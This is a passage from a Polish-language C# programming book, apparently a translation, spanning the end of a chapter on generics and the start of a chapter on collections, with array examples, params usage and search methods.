Kod ogólny .NET rozwiązuje wszystkie te problemy, wymagając, by znaczenie kodu ogólnego było całkowicie zdefiniowane już w momencie jego komplikacji przez język, w jakim został on napisany. Jeśli kod ogólny wymaga wywoływania metod lub stosowania innych składowych, to muszą one zostać określone statycznie (czyli tożsamość tych składowych musi zostać precyzyjnie określona podczas komplikacji kodu). Kluczowe jest to, że chodzi o moment komplikacji kodu ogólnego, a nie kodu, w którym ten kod ogólny jest używany. Wymagania te

tłumaczą, dlaczego typy i metody ogólne dostępne w języku C# nie są aż tak elastyczne jak szablony C++, używające modelu zamiany typów w momencie komplikacji kodu korzystającego z typu ogólnego. Jednak zaletą rozwiązania przyjętego w .NET jest możliwość kompilowania kodu ogólnego do postaci bibliotek binarnych i korzystania z nich w dowolnych językach .NET obsługujących typy ogólne, przy czym ich działanie zawsze będzie całkowicie przewidywalne.

## Podsumowanie

Mechanizmy opisane w tym rozdziale pozwalają nam tworzyć typy i metody posiadające argumenty typu, które podczas kompilacji kodu można wypełnić, tworząc typy lub metody operujące na danych konkretnego typu. Początkowo, kiedy typy ogólne zostały opracowane, ich podstawowym zastosowaniem było tworzenie klas kolekcji, umożliwiających stosowanie zasad bezpieczeństwa typów. Platforma .NET początkowo nie umożliwiała tworzenia i stosowania typów ogólnych, dlatego też klasy kolekcji dostępne w wersji .NET Framework 1.0 stosowały typ ogólnego przeznaczenia — `object`. Oznaczało to, że podczas pobierania obiektów z kolekcji trzeba je było ponownie rzutować na odpowiedni typ. Dodatkowo oznaczało to, że typy wartościowe nie były w kolekcjach obsługiwane w wydajny sposób — jak się przekonasz, czytając [Rozdział 7.](#), odwoływanie się do wartości za pośrednictwem obiektów typu `object` wymaga generowania *pudełek* przechowujących te wartości. Typy ogólne bardzo dobrze rozwiązują te problemy. Pozwalają tworzyć klasy kolekcji takie jak `List<T>`, których można używać bez konieczności rzutowania danych. Co więcej, ze względu na to, że CLR jest w stanie tworzyć instancje typów ogólnych w trakcie działania programu, może także generować kod zoptymalizowany pod kątem konkretnego typu używanego w kolekcji. Dzięki temu klasy kolekcji mogą obsługiwać typy wartościowe, takie jak `int`, wydajniej, niż było to możliwe przed wprowadzeniem typów ogólnych. W następnym rozdziale przyjrzymy się wybranym klasom kolekcji.

---

[27] Generując typy, biblioteka Moq bazuje na mechanizmie **dynamicznych pośredników** (ang. *dynamic proxy*) udostępnianych przez Castle Project. Jeśli chciałbyś użyć podobnego rozwiązania w swoim kodzie, to możesz znaleźć ten projekt na stronie <http://castleproject.org/>.

# Rozdział 5. Kolekcje

Większość programów musi operować na wielu informacjach. Nasz kod może przeglądać liczne transakcje, by wyliczyć stan konta, wyświetlać ostatnie komunikaty w aplikacji internetowej sieci społecznościowej lub aktualizować położenie postaci w grze.

Język C# udostępnia prosty rodzaj kolekcji, nazywany **tablicami**. System typów CLR sam obsługuje tablice, dzięki czemu działają one wydajnie; niemniej jednak w niektórych rozwiązańach są one zbyt proste. Na szczęście bazując na podstawowych usługach zapewnianych przez tablice, biblioteka klas udostępnia także inne typy kolekcji, które są znacznie bardziej elastyczne i dysponują większymi możliwościami. Zaczniemy od przedstawienia tablic, gdyż stanowią one podstawę dla większości pozostałych typów kolekcji.

## Tablice

Tablice są elementami zawierającymi wiele *elementów* pewnego konkretnego typu. Każdy taki element jest obszarem przypominającym pole obiektu, jednak w odróżnieniu od pól, które posiadają swoje nazwy, elementy tablic są po prostu numerowane. Liczba elementów tablicy jest ustalona i stała w całym okresie jej istnienia, dlatego też należy ją określić podczas tworzenia tablicy. [Przykład 5-1](#) przedstawia składnię używaną do tworzenia tablic.

### Przykład 5-1. Tworzenie tablic

```
int[] numbers = new int[10];
string[] strings = new string[numbers.Length];
```

Podobnie jak w przypadku wszystkich obiektów, także tablice są tworzone przy użyciu słowa kluczowego `new`, po którym podawana jest nazwa typu, jednak zamiast nawiasów zawierających argumenty konstruktora w przypadku tworzenia tablic podaje się parę nawiasów kwadratowych, a wewnątrz nich wielkość tablicy. Jak widać na powyższym przykładzie, wyrażenie definiujące wielkość tablicy może, choć wcale nie musi być stałą — w drugiej instrukcji wielkość tablicy określana jest poprzez wyliczenie wartości wyrażenia podczas działania programu. Okazuje się, że w naszym przykładzie zawsze będzie ona wynosiła 10, gdyż do jej wyliczenia używamy właściwości `Length` pierwszej utworzonej tablicy. Wszystkie tablice dysponują tą właściwością; jest ona przeznaczona tylko do odczytu i zwraca całkowitą liczbę elementów tablicy.

Właściwość `Length` jest typu `int`, co oznacza, że tablice mogą zawierać „jedynie” 2,1 miliarda elementów. W przypadku systemów 32-bitowych nie jest to żadnym problemem, gdyż czynnikiem limitującym wielkość tablic będzie zazwyczaj

dostępna przestrzeń adresowa. .NET Framework obsługuje także systemy 64-bitowe, które pozwalają na tworzenie większych tablic, dlatego dostępna jest także właściwość `LongLength` typu `long`. Trudno jednak będzie znaleźć przykłady jej zastosowania, gdyż CLR aktualnie nie obsługuje możliwości tworzenia tablic liczących więcej niż 2 147 483 591 (czyli 0x7FFFFFFF) elementów w jednym wymiarze. A zatem jedynie prostokątne tablice wielowymiarowe (opisane w dalszej części rozdziału) mogą zawierać więcej elementów, niż wynosi maksymalna wartość właściwości `Length`. Jednak nawet takie tablice mają gorny limit, ograniczający ich wielkość do 4 294 967 295 (0xFFFFFFFF) elementów.

### PODPOWIEDŹ

Domyślnie .NET Framework narzuca jeszcze jeden limit, który zapewne zostanie przekroczony znacznie szybciej — otóż pojedyncza tablica nie może zajmować więcej niż 2 GB pamięci. (Jest to górnna granica wielkości każdego pojedynczego obiektu. W praktyce jednak jedynie tablice mogą doprowadzić do przekroczenia tego limitu, choć teoretycznie mogłyby się to także zdarzyć w przypadku utworzenia wyjątkowo długiego łańcucha znaków). Zaczynając od .NET Framework 4.5, można jednak ominąć to ograniczenie, dodając w sekcji `<runtime>` pliku `App.config` projektu element o postaci: `<gcAllowVeryLargeObjects enabled="true" />`. W takim przypadku ograniczenia, o których wspomniałem w poprzednim akapicie, wciąż obowiązują, jednak są znacznie mniej restrykcyjne niż podawane 2 GB.

W [Przykład 5-1](#) złamałem stosowaną wcześniej zasadę, by nie stosować niepotrzebnie powtarzających się nazw typów w nazwach zmiennych. Wyrażenie inicjalizujące w jednoznaczny sposób określa, że dwie tworzone zmienne są tablicami zawierającymi odpowiednio elementy typu `int` oraz `string`, dlatego zazwyczaj definiując je, użyłbym słowa kluczowego `var`. W tym przypadku zrobiłem jednak wyjątek, aby pokazać, w jaki sposób zapisuje się nazwę typu tablicowego. Typy tablicowe są pełnoprawnymi, unikatowymi typami i jeśli chcemy użyć typu reprezentującego jednowymiarową tablicę o elementach pewnego konkretnego typu, to za jego nazwą umieszczać parę nawiasów kwadratowych — `[ ]`.

Wszystkie typy tablicowe dziedziczą po wspólnej klasie bazowej `System.Array`. Definiuje ona właściwości `Length` oraz `LongLength` oraz wiele innych składowych, które omówię w dalszej części rozdziału. Typów tablicowych można używać wszędzie tam, gdzie używane są dowolne inne typy danych. A zatem można zadeklarować pole lub parametr metody typu `string[]`. Typu tablicowego można także użyć jako argumentu typu ogólnego. Na przykład `IEnumerable<int[]>` będzie sekwencją tablic liczb całkowitych (z których każda może mieć inną wielkość).

Typy tablicowe zawsze są typami referencyjnymi, niezależnie do typu elementów tablicy. Niemniej jednak wybór pomiędzy typami referencyjnymi i wartościowymi stwarza znaczącą różnicę w sposobie działania tablic. Zgodnie z informacjami podanymi w [Rozdział 3.](#), jeśli obiekt zawiera pole typu wartościowego, to wartość tego pola jest zapisywana w bloku pamięci przydzielonym danemu obiekutowi. Dokładnie to samo dotyczy tablic — jeśli ich elementy są typu wartościowego, to ich wartości są zapisywane w elementach tabeli, natomiast w przypadku typów referencyjnych w elementach tablic są zapisywane jedynie referencje. Każdy egzemplarz typu referencyjnego ma swoją własną tożsamość, a ponieważ wiele zmiennych może się odwoływać do tego samego egzemplarza, zatem CLR musi zarządzać jego istnieniem niezależnie od jakichkolwiek innych obiektów; dlatego też każdy obiekt typu referencyjnego zostanie umieszczony w swoim własnym, niezależnym bloku pamięci. A zatem choć tablica zawierająca 1000 liczb typu `int` może być umieszczona w jednym, ciągłym bloku pamięci, to tablica typu referencyjnego będzie zawierać jedynie referencje, a nie same obiekty. A zatem tablica 1000 różnych łańcuchów znaków będzie musiała być zapisana przy użyciu 1001 bloków pamięci — jednego na samą tablicę oraz 1000 na poszczególne umieszczone w niej łańcuchy znaków.

### PODPOWIEDŹ

W razie używania elementów typów referencyjnych nie ma obowiązku, by poszczególne referencje zapisywane w tablicy odwoływały się do unikatowych obiektów. Dowolna liczba elementów może pozostać pusta (zawierać wartość domyślną), jak również nic nie stoi na przeszkodzie, by wiele jej elementów odwoływało się do tego samego obiektu. To kolejna sytuacja pokazująca, że referencje zapisywane w tablicy działają dokładnie tak samo jak referencje przechowywane w zmiennych lokalnych lub polach obiektów.

Aby uzyskać dostęp do elementu tablicy, należy użyć pary nawiasów kwadratowych, a wewnętrz nich podać indeks interesującego nas elementu. Wartości indeksów tablic liczone są od zera. Kod zamieszczony w [Przykład 5-2](#) przedstawia kilka odwołań do tablic.

#### Przykład 5-2. Odwoływanie się do elementów tablic

```
// Kontynuacja listingu 5.1
numbers[0] = 42;
numbers[1] = numbers.Length;
numbers[2] = numbers[0] + numbers[1];
numbers[numbers.Length - 1] = 99;
```

Podobnie jak podczas tworzenia tablic, także i tutaj podawane indeksy tablicy mogą być stałymi, jak również bardziej złożonymi wyrażeniami, wyliczanymi w trakcie działania programu. W rzeczywistości dokładnie to samo dotyczy części odwołania zapisywanej bezpośrednio przed otwierającym nawiasem kwadratowym. W

powyższym przykładzie we wszystkich odwołaniach użyliśmy nazwy zmiennej, jednak równie dobrze nawiasy kwadratowe można by umieścić za dowolnym wyrażeniem, którego wynikiem jest tablica. Kod przedstawiony w [Przykład 5-3](#) pobiera pierwszy element tablicy zwracanej przez wywołanie metody. (Szczegóły działania tego przykładu nie mają większego znaczenia, jednak na wypadek, gdybyś zastanawiał się, jak działa ta metoda, wyjaśniam, że zwraca ona komunikat o prawach autorskich skojarzony z komponentem definiującym typ przekazanego obiektu. Na przykład: jeśli w wywołaniu tej metody przekażemy obiekt `string`, zwróci ona łańcuch znaków: © Microsoft Corporation. All rights reserved. Metoda ta korzysta z mechanizmu odzwierciedlania oraz **własnych atrybutów** (ang. *custom attributes*) — zagadnień, które zostały opisane odpowiednio w [Rozdział 13.](#) i [Rozdział 15.](#)).

### Przykład 5-3. Złożone odwołania do tablic

```
public static string GetCopyrightForType(object o)
{
    Assembly asm = o.GetType().Assembly;
    var copyrightAttribute = (AssemblyCopyrightAttribute)
        asm.GetCustomAttributes(typeof(AssemblyCopyrightAttribute), true)[0];
    return copyrightAttribute.Copyright;
}
```

Wyrażenia zawierające dostęp do elementów tablic są specjalne, gdyż C# traktuje je jako rodzaj zmiennych. Oznacza to, że podobnie jak zmienne lokalne oraz pola można je umieszczać po lewej stronie operatora przypisania, i to niezależnie od tego, czy są to wyrażenia proste, takie jak to przedstawione na [Przykład 5-2](#), czy też bardziej złożone, przypominające to z [Przykład 5-3](#).

CLR zawsze sprawdza, czy podany indeks nie przekroczył rozmiaru tablicy. Próba użycia indeksu o wartości mniejszej od zera lub wartości równej lub większej od długości tablicy spowoduje zgłoszenie wyjątku `IndexOutOfRangeException`.

Choć liczba elementów tablicy jest niezmienna, to jednak jej zawartość można dowolnie modyfikować — nie istnieje coś takiego jak tablice tylko do odczytu. (Jak się przekonasz nieco później, .NET Framework udostępnia klasę, która może działać jako fasada tablicy, sprawiającą, że można z niej jedynie odczytywać dane). Oczywiście można utworzyć tablicę zawierającą elementy typu niezmiennego, co uniemożliwi modyfikowanie ich bezpośrednio w tablicy. Oznacza to, że fragmentu kodu przedstawionego w [Przykład 5-4](#), wykorzystującego niezmienny typ `Complex`, nie uda się skompilować.

### Przykład 5-4. Jak nie należy modyfikować tablicy o elementach typu niezmiennego

```
var values = new Complex[10];
// Te wiersze spowodują błąd kompilatora
```

```
values[0].Real = 10;  
values[0].Imaginary = 1;
```

Kompilator zgłosi problemy, gdyż właściwości `Real` oraz `Imaginary` są przeznaczone tylko do odczytu; klasa `Complex` nie udostępnia żadnego sposobu na ich modyfikowanie. Niemniej jednak wciąż dysponujemy możliwością modyfikowania zawartości tablicy: choć nie możemy modyfikować zawartości zapisanych w niej obiektów bezpośrednio wewnątrz tablicy, to jednak w każdej chwili możemy je zastąpić nowymi. Pokazuje to [Przykład 5-5](#).

### Przykład 5-5. Modyfikacja tablic o elementach typu niezmennego

```
var values = new Complex[10];  
values[0] = new Complex(10, 1);
```

Tablice przeznaczone wyłącznie do odczytu byłyby mało przydatne, gdyż w momencie tworzenia wszystkie tablice są wypełniane wartością domyślną, której nie trzeba określać. CLR wypełnia obszar pamięci przydzielanej nowej tablicy zerami, zatem zależnie od typu jej elementów zobaczymy w niej wartości: `0`, `null` lub `false`. W niektórych przypadkach taka zerowa (lub stanowiąca jej odpowiednik) zawartość tablicy jest przydatnym rozwiążaniem, jednak czasami jeszcze zanim zaczniemy korzystać z tablicy, będziemy chcieli przypisać jej elementom inne wartości.

## Inicjalizacja tablic

Najprostszym sposobem inicjalizacji tablic jest przypisywanie wartości kolejnym jej elementom. [Przykład 5-6](#) tworzy tablicę typu `string`, a ponieważ `string` jest typem referencyjnym, zatem utworzenie pięcioelementowej tablicy nie powoduje utworzenia pięciu obiektów. Nasza tablica jest początkowo wypełniona pięcioma wartościami `null`. Dlatego zaraz po jej utworzeniu nasz przykładowy fragment kodu wypełnia tablicę referencjami do pięciu łańcuchów znaków.

### Przykład 5-6. Pracochłonny sposób inicjalizacji tablic

```
var workingWeekDayNames = new string[5];  
workingWeekDayNames[0] = "poniedziałek";  
workingWeekDayNames[1] = "wtorek";  
workingWeekDayNames[2] = "środa";  
workingWeekDayNames[3] = "czwartek";  
workingWeekDayNames[4] = "piątek";
```

Takie rozwiązanie działa dobrze, jednak jest niepotrzebnie rozbudowane. C# udostępnia krótszą składnię umożliwiającą uzyskanie tego samego rezultatu; została ona przedstawiona w [Przykład 5-7](#). Kompilator zamienia ją na odpowiednik kodu z [Przykład 5-6](#).

### Przykład 5-7. Składnia inicjalizatora tablic

```
var workingWeekDayNames = new string[]
    { "poniedziałek", "wtorek", "środa", "czwartek", "piątek" };
```

Można pójść nawet dalej. Kod przedstawiony w [Przykład 5-8](#) pokazuje, że jeśli jawnie określmy typ w deklaracji zmiennej, to określając początkową zawartość tworzonej tablicy, wystarczy podać samą listę inicjalizatora, całkowicie pomijając słowo kluczowe `new`. Takie rozwiązanie można zastosować wyłącznie w wyrażeniach stanowiących inicjalizatory; swoją drogą, ten zapis nie może być używany do tworzenia tablic w żadnych innych wyrażeniach, takich jak przypisania lub argumenty metod. (We wszystkich tych przypadkach można jednak stosować nieco bardziej rozbudowaną wersję inicjalizatora, przedstawioną w [Przykład 5-7](#)).

### Przykład 5-8. Skrócona składnia inicjalizatora tablic

```
string[] workingWeekDayNames =
    { "poniedziałek", "wtorek", "środa", "czwartek", "piątek" };
```

Jednak można posunąć się jeszcze dalej: jeśli wszystkie wyrażenia umieszczone na liście inicjalizatora tablicy są tego samego typu, to kompilator może go odgadnąć za nas, a to oznacza, że nie musimy jawnie określać typu elementów tablicy, lecz zastąpić go zapisem `new[ ]` w sposób pokazany na [Przykład 5-9](#).

### Przykład 5-9. Składnia inicjalizatora tablic wykorzystująca automatyczne określanie typu

```
var workingWeekDayNames = new[]
    { "poniedziałek", "wtorek", "środa", "czwartek", "piątek" };
```

Ten zapis jest nieco dłuższy niż wersja z [Przykład 5-8](#). Niemniej jednak podobnie jak w przypadku inicjalizatora z [Przykład 5-7](#) także i ten można stosować nie tylko podczas inicjalizacji zmiennych. Można go stosować chociażby w sytuacjach, gdy musimy przekazać tablicę jako argument wywołania metody. Jeśli tworzona tablica będzie jedynie przekazana do metody, lecz nie będzie używana w dalszej części kodu, możemy uznać, że nie warto deklarować zmiennej, aby się do niej odwoływać. Bardziej eleganckim rozwiązaniem może być umieszczenie tablicy bezpośrednio na liście argumentów metody. [Przykład 5-10](#) pokazuje, jak użyć tej techniki, by przekazać do metody tablicę łańcuchów znaków.

### Przykład 5-10. Tablice jako argumenty

```
SetHeaders(new[] { "poniedziałek", "wtorek", "środa", "czwartek", "piątek" });
```

Istnieje jeden przypadek, w którym przekazywanie tablic argumentów w języku C# może być jeszcze prostsze.

## Użycie słowa kluczowego params do przekazywania zmiennej liczby argumentów

Niektóre metody muszą zapewniać możliwość pobierania różnej liczby danych w różnych sytuacjach. Weźmy metodę `Console.WriteLine`, której wielokrotnie używaliśmy w tej książce do wyświetlania informacji. W większości przypadków przekazywaliśmy w jej wywołaniu pojedynczy łańcuch znaków, jednak pozwala ona na formatowanie i wyświetlanie większej liczby informacji. Jak pokazuje kod przedstawiony w [Przykład 5-11](#), w łańcuchu znaków można umieścić specjalny symbol, taki jak `{0}` lub `{1}`, który reprezentuje odpowiednio pierwszy lub drugi argument wywołania metody, zapisany za łańcuchem znaków.

**Przykład 5-11.** Formatowanie łańcuchów znaków przy użyciu metody `Console.WriteLine`

```
Console.WriteLine("PI: {0}. Pierwiastek kwadratowy z 2: {1}", Math.PI, Math.Sqrt(2));
Console.WriteLine("Aktualny data i godzina: {0}", DateTime.Now);
Console.WriteLine("{0}, {1}, {2}, {3}, {4}", 1, 2, 3, 4, 5);
```

Jeśli przejrzymy dokumentację metody `Console.WriteLine`, przekonamy się, że udostępnia ona kilka wersji przeciążonych, umożliwiających przekazywanie różnej liczby argumentów. Oczywiście liczba tych przeciążonych wersji metody jest ograniczona, niemniej jednak gdybyśmy spróbowali, okazałoby się, że w wywołaniu tej metody można przekazać dowolnie dużo argumentów — za początkowym łańcuchem znaków można podać tyle argumentów, ile nam potrzeba, a liczby zapisywane w tych specjalnych symbolach mogą odpowiadać liczbie argumentów. W ostatnim wywołaniu przedstawionym w [Przykład 5-11](#) za łańcuchem znaków przekazanych zostało pięć argumentów, a przykład działa, choć metoda `Console.WriteLine` nie udostępnia przeciążonej wersji pozwalającej przekazać tak dużo argumentów.

Istnieje jedna przeciążona wersja metody `Console.WriteLine`, która zaczyna być stosowana, gdy liczba argumentów przekazanych za łańcuchem znaków przekroczy pewną wartość (a konkretnie rzecz biorąc, gdy będzie większa od trzech). Ta przeciążona wersja metody pobiera tylko dwa argumenty: `string` oraz `object[]`. Kod generowany przez kompilator w celu wywołania tej metody tworzy za początkowym łańcuchem znaków tablicę zawierającą wszystkie pozostałe argumenty i przekazuje ją w wywołaniu. A zatem ostatnia instrukcja z [Przykład 5-11](#) będzie w rzeczywistości zapisana w sposób przedstawiony w [Przykład 5-12](#).

**Przykład 5-12.** Jawne przekazywanie wielu argumentów w postaci tablicy

```
Console.WriteLine("{0}, {1}, {2}, {3}, {4}", new object[] {1, 2, 3, 4, 5});
```

Kompilator postępuje tak wyłącznie z parametrami oznaczonymi słowem

kluczowym `params`. Przykład 5-13 pokazuje, jak wygląda deklaracja tej przeciążonej wersji metody `Console.WriteLine`.

### Przykład 5-13. Słowo kluczowe params

```
public static void WriteLine(string format, params object[] arg)
```

Słowo kluczowe `params` może się pojawić wyłącznie przy ostatnim parametrze metody, przy czym musi to być typ tablicowy. W tym przypadku typem tym jest `object[]`, co oznacza, że do metody mogą zostać przekazane obiekty dowolnego typu; choć oczywiście można określić ten typ bardziej szczegółowo.

#### PODPOWIEDŹ

W przypadku metod przeciążonych kompilator C# poszukuje takiej, której parametry najlepiej odpowiadają podanym argumentom. Kompilator zdecyduje się na zastosowanie wersji ze słowem kluczowym `params` wyłącznie w przypadku, gdy nie będą dostępne żadne bardziej szczegółowe wersje metody.

Można się zastanawiać, dlaczego klasa `Console` udostępnia przeciążone wersje metody `WriteLine` umożliwiające przekazanie jednego, dwóch lub trzech argumentów typu `object`. Z pozoru zastosowanie wersji ze słowem kluczowym `params` sprawia, że stają się one nadmiarowe. A zatem w jakim celu zostały zdefiniowane te wersje metody `WriteLine` akceptujące ściśle określoną liczbę argumentów? Otóż istnieją one po to, by można było uniknąć konieczności przydzielania miejsca na tablicę. Nie należy tego rozumieć w ten sposób, że tworzenie tablic jest wyjątkowo kosztowne — koszt jest taki sam jak koszt utworzenia każdego innego obiektu o tej samej wielkości. Każdy utworzony obiekt kiedyś będzie musiał zostać zwolniony przez mechanizm odzyskiwania pamięci (z wyjątkiem tych, które istnieją przez cały czas działania programu), dlatego też ograniczenie liczby tworzonych obiektów jest zazwyczaj korzystne dla wydajności działania programu. Właśnie z tego powodu większość API w .NET Framework, które umożliwiają przekazywanie zmiennej liczby argumentów, wykorzystując w tym celu słowo kluczowe `params`, udostępnia także przeciążone wersje metod, pozwalające na podawanie mniejszej, ustalonej liczby argumentów, bez konieczności stosowania przy tym tablic.

## Przeszukiwanie i sortowanie

Czasami może się zdarzyć, że nie będziemy znali indeksu elementu tablicy, którego chcemy użyć. Na przykład założmy, że piszemy aplikację zawierającą listę ostatnio używanych plików. Za każdym razem gdy użytkownik otwiera plik w naszej aplikacji, trzeba go przenieść na początek tej listy. Aby uniknąć sytuacji, w której

ten sam plik pojawi się na liście więcej niż jeden raz, konieczne będzie sprawdzenie, czy dany plik już na niej występuje. Gdyby użytkownik otworzył plik, wybierając go bezpośrednio z listy, to wiedzielibyśmy zarówno, że się na tej liście znajduje, jak również znali jego indeks. Co by się jednak stało, gdyby użytkownik otworzył plik w jakiś inny sposób? Oznaczałoby to, że dysponujemy nazwą pliku i musimy w jakiś sposób sprawdzić, czy znajduje się on na liście, a jeśli tak, to w którym miejscu.

Tablice udostępniają możliwości, które ułatwiają nam w takich sytuacjach odnalezienie poszukiwanego elementu. Dostępne są metody, które sprawdzają kolejno poszczególne elementy tablicy, zatrzymując się po napotkaniu pierwszego pasującego, oraz metody, które mogą działać znaczco szybciej, pod warunkiem że elementy tablicy będą posortowane. Aby to umożliwić, dostępne są także metody pozwalające sortować zawartość tablicy w dowolnej kolejności.

Statyczna metoda `Array.IndexOf` stanowi najprostszy sposób odnalezienia w tablicy konkretnego elementu. Nie wymaga ona, by elementy tablicy były zapisane w jakiekolwiek konkretnej kolejności: wystarczy przekazać w jej wywołaniu przeszukiwaną tablicę oraz poszukiwaną wartość, a ona będzie kolejno przeglądać wszystkie elementy tej tablicy aż do odnalezienia poszukiwanej wartości. Metoda ta zwraca indeks odnalezionej wartości lub wartość -1, jeśli nie uda się jej znaleźć. **Przykład 5-14** pokazuje, jak można użyć ten metody w kodzie aktualizującym listę ostatnio otworzonych plików.

#### Przykład 5-14. Przeszukiwanie tablicy przy użyciu metody `IndexOf`

```
int recentFileListIndex = Array.IndexOf(myRecentFiles, openedFile);
if (recentFileListIndex < 0)
{
    AddNewRecentEntry(openedFile);
}
else
{
    MoveExistingRecentEntryToTop(recentFileListIndex);
}
```

Powyższy kod rozpoczyna poszukiwania od początku tablicy. Metoda `IndexOf` jest przeciążona i pozwala na przekazanie indeksu, od którego należy rozpocząć poszukiwania, oraz opcjonalnie drugiego argumentu określającego liczbę elementów, które chcemy sprawdzić, zanim zakończymy poszukiwania. Dostępna jest także metoda `LastIndexOf`, która przeszukuje elementy tablicy w odwrotnej kolejności. Jeśli nie określmy indeksu, zaczyna ona od poszukiwania od końca tablicy i podąża w kierunku jej początku. Podobnie jak w przypadku `IndexOf`, także ta metoda pozwala na przekazanie jednego lub dwóch dodatkowych argumentów, oznaczających odpowiednio przesunięcie, od którego należy rozpoczęć

poszukiwania, oraz liczbę sprawdzanych elementów.

Metody te zdają egzamin, jeśli dokładnie wiemy, jakie wartości poszukujemy; często jednak zdarzają się sytuacje, w których będziemy potrzebowali nieco więcej elastyczności; na przykład będziemy musieli odszukać pierwszy (lub ostatni) element spełniający określone kryteria. Wyobraźmy sobie, że dysponujemy tablicą zawierającą wartości używane do wyświetlenia histogramu. W takim przypadku przydatna mogłaby się okazać możliwość znalezienia pierwszego niepustego przedziału histogramu. A zatem zamiast konkretnej wartości chcemy odnaleźć pierwszy element, którego wartość jest różna od zera. Kod przedstawiony w [Przykład 5-15](#) pokazuje, jak można użyć metody `FindIndex` w celu odnalezienia pierwszego elementu tablicy spełniającego pewne określone kryteria.

#### Przykład 5-15. Przeszukiwanie tablicy przy użyciu metody `FindIndex`

```
public static int GetIndexOfFirstNonEmptyBin(int[] bins)
{
    return Array.FindIndex(bins, IsGreater ThanZero);
}

private static bool IsGreater ThanZero(int value)
{
    return value > 0;
}
```

Napisana przez nas metoda `IsGreater ThanZero` zawiera logikę określającą, czy dany element tablicy spełnia kryteria. Metoda ta jest następnie przekazywana jako argument w wywołaniu metody `FindIndex`. Do metody `FindIndex` można przekazać każdą metodę o odpowiedniej sygnaturze — wymagane jest, by metoda pobierała obiekt, którego typ odpowiada typowi elementów tablicy, i zwracała wartość `bool`. (Precyzyjnie rzecz ujmując, wymaga ona przekazania argumentu typu `Predicate<T>`, czyli pewnego rodzaju delegatu. Zajmiemy się tym w [Rozdział 9.](#)). Ponieważ można zastosować każdą metodę o odpowiedniej sygnaturze, zatem nasze kryteria poszukiwania mogą być dowolnie proste bądź dowolnie złożone.

Swoją drogą, logika zastosowana w tym przykładzie jest tak prosta, że implementowanie jej w postaci odrębnej metody jest prawdopodobnie dużą przesadą. W bardzo prostych przypadkach, takich jak nasz, niemal na pewno będziemy używali wyrażeń lambda. Także one zostały opisane w [Rozdział 9.](#), zatem wspomiananie o nich tutaj jest pewnym wyprzedzaniem faktów, jednak pokażę, jak one wyglądają, gdyż pozwalają na użycie nieco bardziej zwięzłego zapisu. [Przykład 5-16](#) daje dokładnie takie same efekty co kod z [Przykład 5-15](#), jednak eliminuje konieczność jawnego pisania i deklarowania dodatkowej metody.

#### Przykład 5-16. Zastosowanie wyrażenia lambda w metodzie `FindIndex`

```
public static int GetIndexOfFirstNonEmptyBin(int[] bins)
```

```
{  
    return Array.FindIndex(bins, value => value > 0);  
}
```

Podobnie jak `IndexOf`, także metoda `FindIndex` udostępnia wersje przeciążone, pozwalające na określenie przesunięcia, od którego należy rozpocząć poszukiwania, oraz liczby sprawdzanych elementów. Klasa `Array` definiuje także metodę `FindLastIndex`, która sprawdza elementy tablicy w przeciwniej kolejności — odpowiada ona metodzie `LastIndexOf`, podobnie jak metoda `FindIndexOf` odpowiada `IndexOf`.

Może się zdarzyć, że podczas poszukiwania elementu tablicy spełniającego jakieś określone kryteria nie będzie nas interesował jego indeks, lecz sama wartość. Oczywiście taki cel można łatwo osiągnąć: wystarczy użyć wartości zwróconej przez metodę `FindIndex` i umieścić ją w składni odwołania do konkretnego elementu tablicy. Niemniej jednak nie trzeba tak robić — klasa `Array` udostępnia bowiem metody `Find` oraz `FindLast`, które przeszukują tablicę w dokładnie taki sam sposób, jak robią to metody `FindIndex` oraz `FindLastIndex`, lecz zamiast indeksu pierwszego lub ostatniego odnalezionejego elementu zwracają jego wartość.

Tablica może zawierać wiele elementów spełniających zadane kryteria i może się zdarzyć, że będziemy chcieli odnaleźć je wszystkie. Oczywiście moglibyśmy napisać pętlę, która wywoływałaby metodę `FindIndex`, za każdym razem dodawała 1 do indeksu odszukanego elementu i działała aż do dotarcia do końca tablicy lub uzyskania wartości -1, oznaczającej, że nie ma w niej już żadnych pasujących elementów. Byłoby to właściwe rozwiązanie, gdyby interesowały nas indeksy wszystkich elementów spełniających kryteria. Jeśli jednak interesują nas wyłącznie same wartości, a nie to, w jakich miejscach tablicy są one przechowywane, to możemy skorzystać z metody `FindAll`, która wykona całą pracę za nas. Sposób jej użycia przedstawiony został w [Przykład 5-17](#).

#### Przykład 5-17. Odnajdywanie wielu wartości przy użyciu metody `FindAll`

```
public T[] GetNonNullItems<T>(T[] items) where T : class  
{  
    return Array.FindAll(items, value => value != null);  
}
```

Powyzsza metoda pobiera tablicę elementów dowolnego typu i zwraca tablicę zawierającą wyłącznie niepuste elementy tablicy wejściowej.

Wszystkie przedstawione wcześniej metody związane z przeszukiwaniem tablic działają, analizując kolejno poszczególne ich elementy. Rozwiążanie to sprawdza się całkiem dobrze, jednak w przypadku operowania na bardzo dużych tabelach

może ono być niepotrzebnie kosztowne, zwłaszcza w sytuacjach, gdy operacje porównywania obiektów są stosunkowo złożone. Nawet gdy porównywanie jest stosunkowo proste, ale musimy operować na tablicach liczących miliony elementów, to takie operacje poszukiwania mogą trwać na tyle długo, by powodować wyraźnie zauważalne opóźnienia w działaniu programu. Można jednak zastosować znacznie lepsze rozwiązanie. Na przykład dysponując tablicą elementów posortowanych w kolejności rosnącej, możemy zastosować **wyszukiwanie binarne**, które działa o rzęd wielkości szybciej. Przykład takiego rozwiązania przedstawia

### Przykład 5-18.

#### Przykład 5-18. Wydajność wyszukiwania oraz metoda BinarySearch

---

```
var sw = new Stopwatch();

int[] big = new int[100000000];
Console.WriteLine("Inicjalizacja danych");
sw.Start();
var r = new Random(0);
for (int i = 0; i < big.Length; ++i)
{
    big[i] = r.Next(big.Length);
}
sw.Stop();
Console.WriteLine(sw.Elapsed.ToString("s\\.f"));
Console.WriteLine();

Console.WriteLine("Przeszukiwanie");
for (int i = 0; i < 6; ++i)
{
    int searchFor = r.Next(big.Length);
    sw.Reset();
    sw.Start();
    int index = Array.IndexOf(big, searchFor);
    sw.Stop();
    Console.WriteLine("Indeks: {0}", index);
    Console.WriteLine("Czas: {0:s\\.ffff}", sw.Elapsed);
}
Console.WriteLine();

Console.WriteLine("Sortowanie");
sw.Reset();
sw.Start();
Array.Sort(big);
sw.Stop();
Console.WriteLine(sw.Elapsed.ToString("s\\.f"));
Console.WriteLine();

Console.WriteLine("Przeszukiwanie (binarne)");
```

```
for (int i = 0; i < 6; ++i)
{
    int searchFor = r.Next() % big.Length;
    sw.Reset();
    sw.Start();
    int index = Array.BinarySearch(big, searchFor);
    sw.Stop();
